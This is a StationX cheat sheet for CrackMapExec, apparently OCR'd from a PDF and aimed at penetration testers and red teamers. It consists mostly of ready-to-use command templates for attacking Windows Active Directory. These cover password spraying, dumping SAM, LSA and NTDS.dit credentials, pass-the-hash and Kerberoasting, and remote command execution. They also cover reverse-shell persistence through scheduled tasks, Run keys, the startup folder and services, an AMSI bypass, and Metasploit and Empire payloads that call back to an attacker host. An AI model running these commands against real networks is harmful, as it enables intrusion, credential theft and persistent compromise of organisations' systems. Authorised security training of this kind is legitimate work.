crackmapexec cheat sheet

STATIONX
THE CYBER SECURITY COMPANY

What Is CrackMapExec

CrackMapExec (CME) is an open-source hacking tool that automates gathering information, executing advanced password attacks, and performing post-exploitation activities like lateral movement.
It's designed to be a "Swiss Army knife" for targeting Windows Active Directory environments and has been used in many real-world attacks.

Some key features of CrackMapExec include:

- **Active Directory Enumeration**: It can enumerate Active Directory domains, forests, users, groups, computers, and trust relationships to gather information about the target environment.
- **Credential Brute Forcing**: The tool can attack various network services (e.g., SMB, RPC, LDAP, and WinRM) with password spraying, credential stuffing, and brute force attacks.
- **Remote Code Execution**: Using CrackMapExec, you can execute commands and scripts remotely on target systems using PowerShell, WMI, SMB, and PSExec.
- **Lateral Movement**: CME can perform lateral movement and jump between compromised machines on the internal corporate network using techniques like pass-the-hash, pass-the-ticket, and token impersonation.
- **Strong Integration Support:** The tool's API and scripting support make it easy to integrate with other penetration testing tools, such as Metasploit, PowerShell Empire, and BloodHound.

CrackMapExec is an incredibly powerful tool to add to your arsenal. Its ability to conduct post-exploitation activities against Active Directory environments is unmatched by any other open-source tool.

Penetration testers or red teamers can harness this ability to perform thorough assessments of an organization's security posture, identify vulnerabilities, and recommend improvements that bolster its cyber defense.

Now that you know why you should learn CrackMapExec, let's get our hands dirty and see how to use it.

Installing CrackMapExec

CrackMapExec is installed by default on Kali Linux. However, there are several installation options if you don't want to use Kali.

Installing CrackMapExcec with package manager

You can install CrackMapExec with the apt package manager from the Kalix Linux repositories with the following command: `apt install crackmapexec`

If you don't have the Kali Linux repositories installed on your machine, read how to add the Kali Linux official repositories to the sources list.

Installing CrackMapExcec with Docker

You can install CrackMapExec using Docker with the command: `docker pull byt3bl33d3r/crackmapexec`

Check out the installation documentation on the official website to learn how to install Docker on your machine.

Installing CrackMapExcec as a Python package

To install CrackMapExec as a Python package using the pip package installer, run the following commands:

```
python3 -m pip install pipx
pipx ensurepath
pipx install crackmapexec
```

Here, Pipx is used to isolate all its dependencies and eliminate common installation problems. You can also use other Python virtual environments, like venv.

Installing CrackMapExcec From GitHub

Finally, you can install CrackMapExec from source using the following commands:

```
apt-get install -y libssl-dev libffi-dev python-dev
build-essential
```

```
git clone --recursive https://github.com/byt3bl33d3r/CrackMapExec
cd CrackMapExec
poetry install
poetry run crackmapexec
```

Once you have CrackMapExec installed, you can explore its rich feature set.

General CrackMapExec Syntax and Options

All CrackMapExec commands follow this syntax: `crackmapexec [runtime options] <service> [options] [-M module] [-o module options] <target>`.


Command Line Component	Description	Examples
`[runtime options]`	These are runtime options that affect the performance of the command.	`-h` to display the help menu `-t THREADS` to set the number of concurrent threads `--timeout TIMEOUT` sets a max timeout in seconds for each thread `--jitter INTERVAL` to set a random delay between each connection

`<service>`	CrackMapExec can interact with various services running on the target machine. Each can be used to perform specific tasks related to enumeration, exploitation, or lateral movement.	`winrm`
		`ldap`
		`ssh`
		`rdp`
		`mssql`
		`ftp`
		`smb`

`[options]`	Options are specific to the service you are targeting, but there are common ones you will see.	`-u` for username `-p` for password `-h` to get help for that module `-x COMMAND` to execute a command on the target `-X PS_COMMAND` to execute a PowerShell command `-L` list modules available for service
`[-M module]`	Each service CrackMapExec supports	`-M powerview` wrapper for PowerView's functions

	has various modules that you can use to exploit vulnerabilities, target credentials, or gather information.	`-M shellinject` injects raw shellcode into memory -M zerologon exploits ZeroLogon vulnerability test_connection pings a host
`[-o module options]`	These are options specific to the module you choose to run.	`-o LHOST=<local-host>` specify the local host for a Metasploit command `-o LISTENER=<listener>` specify a listener for a PowerShell Empire launcher

`<target>.`	The target is the IP address, network range, or hostname of the machine(s) you're attacking.	`192.168.1.100`
		`10.0.39.0/24`
		`webserver1`



```
┌──(adam㉿kali)-[~]
└─$ crackmapexec smb -h
usage: crackmapexec smb [-h] [-id CRED_ID [CRED_ID ...]] [-u USERNAME [USERNAME ...]] [-p PASSWORD [PASSWORD ...]] [-k] [--use-kcache]
                        [--export EXPORT [EXPORT ...]] [--aesKey AESKEY [AESKEY ...]] [--kdcHost KDCHOST]
                        [--gfail-limit LIMIT | --ufail-limit LIMIT | --fail-limit LIMIT] [-M MODULE] [-o MODULE_OPTION [MODULE_OPTION ...]] [-L]
                        [--options] [--server {http,https}] [--server-host HOST] [--server-port PORT] [--connectback-host CHOST] [-H HASH [HASH ...]]
                        [--no-bruteforce] [-d DOMAIN | --local-auth] [--port {139,445}] [--share SHARE] [--smb-server-port SMB_SERVER_PORT]
                        [--gen-relay-list OUTPUT_FILE] [--continue-on-success] [--smb-timeout SMB_TIMEOUT] [--laps [LAPS]]
                        [--sam | --lsa | --ntds [{drsuapi,vss}]] [--enabled] [--user USERNTDS] [--shares] [--sessions] [--disks]
                        [--loggedon-users-filter LOGGEDON_USERS_FILTER] [--loggedon-users] [--users [USER]] [--groups [GROUP]] [--computers [COMPUTER]]
                        [--local-groups [GROUP]] [--pass-pol] [--rid-brute [MAX_RID]] [--wmi QUERY] [--wmi-namespace NAMESPACE] [--spider SHARE]
                        [--spider-folder FOLDER] [--content] [--exclude-dirs DIR_LIST] [--pattern PATTERN [PATTERN ...] | --regex REGEX [REGEX ...]]
                        [--depth DEPTH] [--only-files] [--put-file FILE FILE] [--get-file FILE FILE] [--exec-method {mmcexec,smbexec,atexec,wmiexec}]
                        [--codec CODEC] [--force-ps32] [--no-output] [-x COMMAND | -X PS_COMMAND] [--obfs] [--amsi-bypass FILE] [--clear-obfscripts]
                        [target ...]

positional arguments:
  target                the target IP(s), range(s), CIDR(s), hostname(s), FQDN(s), file(s) containing a list of targets, NMap XML or .Nessus file(s)

options:
  -h, --help            show this help message and exit
  -id CRED_ID [CRED_ID ...]
                        database credential ID(s) to use for authentication
  -u USERNAME [USERNAME ...]
                        username(s) or file(s) containing usernames
  -p PASSWORD [PASSWORD ...]
                        password(s) or file(s) containing passwords
  -k, --kerberos        Use Kerberos authentication
  --use-kcache          Use Kerberos authentication from ccache file (KRB5CCNAME)
  --export EXPORT [EXPORT ...]
                        Export result into a file, probably buggy
  --aesKey AESKEY [AESKEY ...]
                        AES key to use for Kerberos Authentication (128 or 256 bits)
  --kdcHost KDCHOST     FQDN of the domain controller. If omitted it will use the domain part (FQDN) specified in the target parameter
  --gfail-limit LIMIT   max number of global failed login attempts
  --ufail-limit LIMIT   max number of failed login attempts per username
  --fail-limit LIMIT    max number of failed login attempts per host
  -M MODULE, --module MODULE
                        module to use
  -o MODULE_OPTION [MODULE_OPTION ...]
                        module options
  -L, --list-modules    list available modules
```


```
┌──(adam㉿kali)-[~]
└─$ crackmapexec smb -L
[*] bh_owned                    Set pwned computer as owned in Bloodhound
[*] dfscoerce                   Module to check if the DC is vulnerable to DFSCocerc, credit to @filip_dragovic/@Wh04m1001 and @topotam
[*] drop-sc                     Drop a searchConnector-ms file on each writable share
[*] empire_exec                 Uses Empire's RESTful API to generate a launcher for the specified listener and executes it
[*] enum_avproducts             Gathers information on all endpoint protection solutions installed on the the remote host(s) via WMI
[*] enum_dns                    Uses WMI to dump DNS from an AD DNS Server
[*] get_netconnections          Uses WMI to query network connections.
[*] gpp_autologin               Searches the domain controller for registry.xml to find autologon information and returns the username and passwo
rd.
[*] gpp_password                Retrieves the plaintext password and other information for accounts pushed through Group Policy Preferences.
[*] handlekatz                  Get lsass dump using handlekatz64 and parse the result with pypykatz
[*] hash_spider                 Dump lsass recursively from a given hash using BH to find local admins
[*] impersonate                 List and impersonate tokens to run command as locally logged on users
[*] install_elevated            Checks for AlwaysInstallElevated
[*] ioxidresolver               Thie module helps you to identify hosts that have additional active interfaces
[*] keepass_discover            Search for KeePass-related files and process.
[*] keepass_trigger             Set up a malicious KeePass trigger to export the database in cleartext.
[*] lsassy                      Dump lsass and parse the result remotely with lsassy
[*] masky                       Remotely dump domain user credentials via an ADCS and a KDC
[*] met_inject                  Downloads the Meterpreter stager and injects it into memory
[*] ms17-010                    MS17-010, /!\ not tested oustide home lab
[*] nanodump                    Get lsass dump using nanodump and parse the result with pypykatz
[*] nopac                       Check if the DC is vulnerable to CVE-2021-42278 and CVE-2021-42287 to impersonate DA from standard domain user
[*] ntlmv1                      Detect if lmcompatibilitylevel on the target is set to 0 or 1
[*] petitpotam                  Module to check if the DC is vulnerable to PetitPotam, credit to @topotam
[*] procdump                    Get lsass dump using procdump64 and parse the result with pypykatz
[*] rdp                         Enables/Disables RDP
[*] runasppl                    Check if the registry value RunAsPPL is set or not
[*] scuffy                      Creates and dumps an arbitrary .scf file with the icon property containing a UNC path to the declared SMB server
against all writeable shares
[*] shadowcoerce                Module to check if the target is vulnerable to ShadowCoerce, credit to @Shutdown and @topotam
[*] slinky                      Creates windows shortcuts with the icon attribute containing a UNC path to the specified SMB server in all shares
 with write permissions
[*] spider_plus                 List files on the target server (excluding `DIR` directories and `EXT` extensions) and save them to the `OUTPUT`
directory if they are smaller then `SIZE`
[*] spooler                     Detect if print spooler is enabled or not
[*] teams_localdb               Retrieves the cleartext ssoauthcookie from the local Microsoft Teams database, if teams is open we kill all Teams
 process
[*] test_connection             Pings a host
```

Discovery and Enumeration With CrackMapExec

CrackMapExec's `smb` option is great for gathering information about a target. It can identify live hosts and collect data on domain users, groups, network shares, computers, and active sessions.

It can even let you execute your own Windows Management Instrumentation (WMI) queries to gather information about Active Directory objects, such as organizational units (OUs), policies, and service accounts, while blending in with legitimate network traffic.

Command	Description
`Crackmapexec <service> <target>`	Scan `<target>` for a specific service (e.g. `winrm, ldap, ssh, rdp, mssql, ftp, smb`.). This can be used to identify live hosts and open ports.
`crackmapexec smb -u <USERNAME> -p <PASSWORD> --users <target>`	Enumerates domain users. If a user is specified, more information is returned (e.g., access, password policy, etc.)
`crackmapexec smb -u <USERNAME> -p <PASSWORD> --groups <target>`	Enumerates domain groups. If a group is specified, more information is returned.
`crackmapexec smb -u <USERNAME> -p <PASSWORD> --shares <target>`	Enumerates shares and access.
`crackmapexec smb -u <USERNAME> -p <PASSWORD> --computers <target>`	Enumerates computer users (workstations and servers).
`crackmapexec smb -u <USERNAME> -p <PASSWORD> --sessions <target>`	Enumerates active sessions (users currently accessing a share and you could target).
`crackmapexec smb -u <USERNAME> -p <PASSWORD> --wmi <QUERY> <target>`	Executes a specified WMI query to enumerate specific information about domain objects.




Credential Harvesting and Brute Forcing With CrackMapExec

CrackMapExec is infamous for its password attacks and credential dumping capabilities. The tool can run remote commands on systems to identify high-value accounts (e.g., Administrators) and run password spraying or brute attacks against those accounts.

Once it successfully logs in with a high-value account, it can use its credential dumping features to extract NTLM hashes, cleartext passwords, and Kerberos tickets.

Command	Description
`crackmapexec <smb|winrm> -u <USERNAME> -p <PASSWORD> -x 'net localgroup administrators' <target>`	Identifies the local Administrator account across machines.
`crackmapexec <smb|winrm> -u <USERNAME> -p <PASSWORD> -X 'Get-LocalGroupMember -Group "Administrators"' <target>`	Identifies the local Administrator account across machines using PowerShell.
`crackmapexec ldap -u <USERNAME> -p <PASSWORD> -M whoami <target>`	Identifies the local Administrator account across machines using `whoami` command.
`crackmapexec <service> -u <USERNAME> -p <PASSWORD> <target>`	Performs a password spray attack against `<target>`. The `<USERNAME>` option can be a single user, a list of usernames (comma separated), or a file containing usernames. The same goes for the `<PASSWORD>` option with passwords. Use the runtime options above to tune your attack and avoid getting locked out or detected.
`crackmapexec <service> -u <USERNAME> -p <PASSWORD> --port <PORT> <target>`	If the service is not running on its standard port, use the `--port` option to specify the custom port.
`crackmapexec <service> -u <USERNAME> -p <PASSWORD> --no-bruteforce <target>`	To try username and password combinations (e.g., user1:password1, user2:password2), rather than password spraying with a list of usernames and/or passwords, use the `--no-bruteforce` option.
`crackmapexec <service> -u <USERNAME> -p <PASSWORD> --continue-on-success <target>`	To continue guessing login credentials, even after being successful once, use the `--contine-on-success` option.

`crackmapexec <smb|winrm> -u <USERNAME> -p <PASSWORD> --sam <target>`	Dump SAM hashes from the target system after a successful login. You can use `smb` or `winrm` services.
`crackmapexec <smb|winrm> -u <USERNAME> -p <PASSWORD> --lsa <target>`	Dump LSA secrets from the target system after a successful login. You can use `smb` or `winrm` services.
`crackmapexec smb -u <USERNAME> -p <PASSWORD> --ntds [vss,drsupai ] <target>`	Dump the NTDS.dit file from the target Domain Controller after a successful login. You can use either `vss` or `drsuapi` as the method (`drsuapi` is the default).




Gaining Access and Lateral Movement With CrackMapExec

CrackMapExec can target services like SMB, WinRM, and LDAP to gain access to target machines. It can use usernames, passwords, hashes, and Kerberos tickets to authenticate to these services using pass-the-hash and pass-the-ticket attacks.

Once you've gained access to a machine, CrackMapExec is a great tool for performing lateral movement. It can execute custom commands against multiple machines and blend into legitimate traffic using commonly used protocols.

`crackmapexec <smb|winrm> -u <USERNAME> -p <PASSWORD> --sam <target>`	Dumps SAM hashes from the target system after a successful login. You can use `smb` or `winrm` services.

`crackmapexec ldap -u <USERNAME> -p <PASSWORD> --asreproast <target>`	Gets AS REP response ready to crack with Hashcat to perform ASREP-roasting.
`crackmapexec ldap -u <USERNAME> -p <PASSWORD> --kerberoasting <target>`	Gets the TGS ticket ready to crack with Hashcat to perform Kerberoasting.
`crackmapexec <service> -H <HASH> <target>`	For services that use NTLM (e.g., `winrm`, `rdp`, `smb`, `ldap`, `mssql`), you can log in using NTLM hashes. Use the `-H` option followed by a single hash, a list of hashes (comma-separated), or a file containing hashes. This is known as a pass-the-hash attack.
`crackmapexec <prococol> -k <KERBEROS_TICKET> <target>`	For services that use Kerberos (e.g., `winrm`, `rdp`, `smb`, `ldap`, `mssql`), you can log in using a Kerberos ticket. Use the `-k` option followed by a Kerberos ticket. This is known as a pass-the-ticket attack.
`crackmapexec <smb|winrm> -u <USERNAME> -p <PASSWORD> -x <COMMAND> <target>`	Executes the specified command on the target machine after successful login.
`crackmapexec smb -u <USERNAME> -p <PASSWORD> --exec-method <METHOD>. -x <COMMAND> <target>`	Executes the specified command on the target machine after successful login using a specific method. This `METHOD` can be `mmcexec`, `atexec`, `smbexec`, or `wmiexec`.
`crackmapexec <service> -u <USERNAME> -p <PASSWORD> <target>`	Lateral movement: login to a remote system using the stolen username or password.




Post-Exploitation With CrackMapExec

Post-exploitation is another area where CrackMapExec shines. The tool can establish persistence on compromised hosts, collect detailed information about the network, systems, and installed applications, and even move files between machines.

`crackmapexec smb -u <USERNAME> -p <PASSWORD> -M rdp`	Enables RDP on the target machine after a successful login. It's useful to get an RDP session on target.
`crackmapexec smb -u <USERNAME> -p <PASSWORD> -M impersonate`	Logs in to the machine and lists tokens you can impersonate on the machine to escalate your privileges.
`crackmapexec smb -u <USERNAME> -p <PASSWORD> -M install_elevated`	Checks for files with the `AlwaysInstallElevated` attribute that can be used to escalate your privileges.
`crackmapexec smb -u <USERNAME> -p <PASSWORD> -M enum-avproducts`	Gathers information on all anti-virus and endpoint detection solutions installed on the machine.
`crackmapexec smb -u <USERNAME> -p <PASSWORD> --put-file LOCAL REMOTE`	Puts a local file onto the target machine (e.g., `--put-file backdoor.exe \\Windows\\Temp\\backdoor.exe`).
`crackmapexec smb -u <USERNAME> -p <PASSWORD> --get-file REMOTE LOCAL`	Gets a remote file from the target machine (e.g. `--get-file \\Windows\\Temp\\creds.txt. creds.txt`).
`crackmapexec smb -u <USERNAME> -p <PASSWORD> -M enum_dns`	Logs in to the machine and use WMI to dump DNS from the AD DNS server.
`crackmapexec smb -u <USERNAME> -p <PASSWORD> -M get_netconnections`	Uses WMI to get the target machine's current network connections.
`crackmapexec smb -u <USERNAME> -p <PASSWORD> -M keypass_discover`	Searches for KeePass-related files and processes from which you could steal credentials.
`crackmapexec ldap -u <USERNAME> -p <PASSWORD> -M get-network`	Retrieves information about the Active Directory network environments.
`crackmapexec ldap -u <USERNAME> -p <PASSWORD> -M laps`	Retrieves Windows Local Administrator Password Solution (LAPS) passwords.
`crackmapexec mssql -u <USERNAME> -p <PASSWORD> -M mssql_priv`	Automatically enumerates and exploits MSSQL privileges.
`crackmapexec <smb|winrm> -u <USERNAME> -p <PASSWORD> --x 'schtasks /create /sc minute`	Persistence: Creates a scheduled task on the target system that executes a reverse shell `PAYLOAD` at a specified interval or

`/mo 1 /tn "Reverse shell" /tr <PAYLOAD>' <target>`	system event after uploading the `PAYLOAD` to the machine first.
`crackmapexec <smb|winrm> -u <USERNAME> -p <PASSWORD> --x 'reg add HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Run /v <name> /t REG_SZ /d "<PAYLOAD>"' <target>`	Persistence: Executes a registry `PAYLOAD` when the user logs in or the system starts up after uploading the `PAYLOAD` to the machine first.
`crackmapexec smb -u <USERNAME> -p <PASSWORD> --put-file <PAYLOAD> "%APPDATA%\Microsoft\Windows\Start Menu\Programs\Startup\<PAYLOAD>"`	Persistence: Drops a `PAYLOAD` in the Windows startup folder executed when the user logs in.
`crackmapexec <smb|winrm> -u <USERNAME> -p <PASSWORD> --x sc create <service_name> binPath= "<PAYLOAD>" start= auto' <target>`	Persistence: Installs a service on the target system that executes a `PAYLOAD` on start-up after uploading the `PAYLOAD` to the machine first.




CrackMapExec Advanced Techniques and Integrations

CrackMapExec has more advanced features. These include the ability to run PowerShell commands and scripts and even obfuscate them. The tool also integrates with other hacking frameworks like Metasploit and C2 frameworks (e.g., PowerShell Empire).

`crackmapexec <smb|winrm> -u <USERNAME> -p <PASSWORD> -X <PS_COMMAND> <target>`	Executes a PowerShell command (`PS_COMMAND`) on the systems after successful login.

`crackmapexec <smb|winrm> -u <USERNAME> -p <PASSWORD> -X <PS_COMMAND> --obfs <target>`	Obfuscates PowerShell scripts/commands ran.
`crackmapexec smb -u <USERNAME> -p <PASSWORD> -X PS_COMMAND --amsi-bypass <FILE> <target>`	Runs PowerShell scripts and commands with a custom AMSI bypass file (`FILE`). This is a PowerShell file that implements a AMSI bypass method.
`crackmapexec smb -u <USERNAME> -p <PASSWORD> -X <PS_COMMAND> --clear-obfsscripts <target>`	Clears all cached obfuscated PowerShell scripts from memory.
`crackmapexec <mssql|smb> -u <USERNAME> -p <PASSWORD> -M empire_exec -o LISTENER=<listener> <target>`	Lateral movement: Logs in to a remote system using a stolen username or password and automatically generates and executes a PowerShell Empire launcher that calls back to the specified `<listener>`. This gives you a PowerShell Empire agent on the system
`crackmapexec <mssql|smb> -u <USERNAME> -p <PASSWORD> --local-auth -M met_inject -o LHOST=<attack-machine> LPORT=<listening-port>`	Logs in to a remote system using the stolen username or password and automatically generates and injects Metasploit shellcode that calls back to a Metasploit handler using `LHOST` and `LPORT`. This gives you a Metasploit shell on the system.



Conclusion: CrackMapExec Cheat Sheet

This CrackMapExec cheat sheet includes everything you need to know to get started using this powerful hacking tool, covering everything from enumeration to initial access and post-exploitation.

It's now time for you to get your hands dirty and use CrackMapExec yourself!

To learn more about CrackMapExec and ethical hacking, check out one of the courses below. These are among the 1,000+ courses and labs in our StationX Accelerator Program.

It includes everything you need to jumpstart your cyber security career with professional mentorship, a tailored career roadmap, and a vibrant community to support your journey.